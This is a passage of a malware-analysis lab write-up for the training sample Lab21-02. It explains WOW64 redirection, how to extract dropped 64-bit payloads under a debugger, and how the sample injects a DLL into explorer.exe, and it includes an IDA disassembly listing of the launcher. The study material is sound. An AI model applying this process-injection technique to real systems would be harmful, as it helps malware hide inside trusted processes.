
If we take a closer look at 'sub_401000' which performs the file dropping on both an x64 and x86 OS, we can see how this happens.




In both cases a call is made to 'GetSystemDirectoryA' which should return C:\Windows\System32\; however, because this is a 32-bit binary being run on a 64-bit OS, the OS instinctively sets up a redirect to C:\Windows\SysWOW64. This is done because the SysWOW64 directory contains necessary 32-bit compiled DLLs required to allow the operating system to run 32-bit binaries seemlessly.

vii-What type of process does the malware launch when run on an x64 system?

Based on our analysis in question 4 we know this is dropping and launching 'Lab21-02x.exe' on an x64 system. If we use the 32-bit debugger version of x64dbg (x32dbg), we can set a breakpoint before the process is started (for example 0x401381) and collect the dropped binaries from C:\Windows\SysWOW64.




From here we can close our debugger, terminate the process before it executes Lab21-02x.exe, and move these to the same directory as the other binaries we're analysing. Opening both the DLL and EXE in pestudio reveals they don't have the 32-bit flag set, and as such have been compiled specifically for a 64-bit OS.




From this we know that the malware launches a 64-bit process when run on a x64 system, after the initial 32-bit process is run to drop our 64-bit payloads.

viii-What does the malware do?

To fully answer this question we still need to understand what happens after Lab21-02x.exe is executed, and what the payload of Lab21-02.dll is which is injected into explorer.exe. Starting with Lab21-02.dll, we can first extract this by repeating the process we took in the above question except we need to perform this on a 32-bit OS, and set a breakpoint at a different location (for example 0x401454) which occurs on the x86 path.



We know that this is similar to Lab12-01.exe which injected Lab12-01.dll into explorer.exe. If we compare the file hash of Lab12-01.dll and Lab21-02.dll, we can confirm that these are the exact same DLL.




In this instance the malware when run on an x86 system drops the required DLL which is identical to Lab12-01.dll and injects this into explorer.exe.


At this point we just need to confirm what the malware does once Lab21-02x.exe is executed. If we open this in IDA 7.0, we can see that it is attempting to get a handle on the dropped DLL file Lab21-02x.dll so it’s likely this is going to be used somewhere by a reference to [rsp+1168h+String1].

```
arg_0= qword ptr  8
arg_8= qword ptr  10h
arg_10= qword ptr  18h

push    r12
mov     eax, 1160h
call    __alloca_probe
sub     rsp, rax
xor     ecx, ecx        ; lpModuleName
xor     r12d, r12d
call    cs:GetModuleHandleA
lea     rcx, LibFileName ; "psapi.dll"
call    cs:LoadLibraryA
lea     rdx, ProcName   ; "EnumProcessModulesEx"
mov     rcx, rax        ; hModule
call    cs:GetProcAddress
lea     rcx, LibFileName ; "psapi.dll"
mov     cs:qword_14000BED8, rax
call    cs:LoadLibraryA
lea     rdx, aGetmodulebasen ; "GetModuleBaseNameA"
mov     rcx, rax        ; hModule
call    cs:GetProcAddress
lea     rcx, LibFileName ; "psapi.dll"
mov     cs:qword_14000BED0, rax
call    cs:LoadLibraryA
lea     rdx, aEnumprocesses ; "EnumProcesses"
mov     rcx, rax        ; hModule
call    cs:GetProcAddress
lea     rdx, String2    ; "C:\\Windows\\SysWOW64\\"
lea     rcx, [rsp+1168h+String1] ; lpString1
mov     cs:qword_14000BEE0, rax
call    cs:lstrcpyA
lea     rdx, aLab2102xDll ; "Lab21-02x.dll"
lea     rcx, [rsp+1168h+String1] ; lpString1
call    cs:lstrcatA
call    sub_140001000
lea     r8, [rsp+1168h+arg_10]
lea     rcx, [rsp+1168h+dwProcessId]
mov     edx, 1000h
call    cs:qword_14000BEE0
test    eax, eax
jnz     short loc_14000121D
```

Shortly after this we see a call to ‘sub_140001090’ before ‘OpenProcess’ is called. Analysis of sub_140001090 reveals this is also looking for ‘explorer.exe’ as a process name to get a handle to.





Shortly after we see a familiar group of calls which indicate that Lab21-02x.dll (stored in [rsp+1168h+String1]) will be the buffer injected into explorer.exe.



At this point it's beginning to look like this malware injects the same payload into explorer.exe on both 32-bit and 64-bit operating systems, except it sources that payload from different resources in the executable. To confirm this we need to examine Lab21-02x.dll which is being injected and see if it is similar to Lab21-02.dll (or Lab12-01.dll).

To do this we can open both of these in IDA and look at the StartAddress to see that Lab21-02.dll is identical only Lab21-02x.dll is compiled for a 64-bit OS.





From the above analysis we know that the malware first drops secondary payloads from its resource section, and that the resource section payload differs depending on if it is running in a 64-bit or 32-bit OS. On a 64-bit OS it will drop 2 binaries Lab21-02x.dll and Lab21-02x.exe, and then execute Lab21-02x.exe to inject Lab21-02x.dll into explorer.exe. On a 32-bit it will drop a Lab21-02.dll and inject this into explorer.exe. In both cases the injected DLL performs the same action as Lab12-01.dll which prompts the user to reboot with a message counting how many minutes have passed since it executed.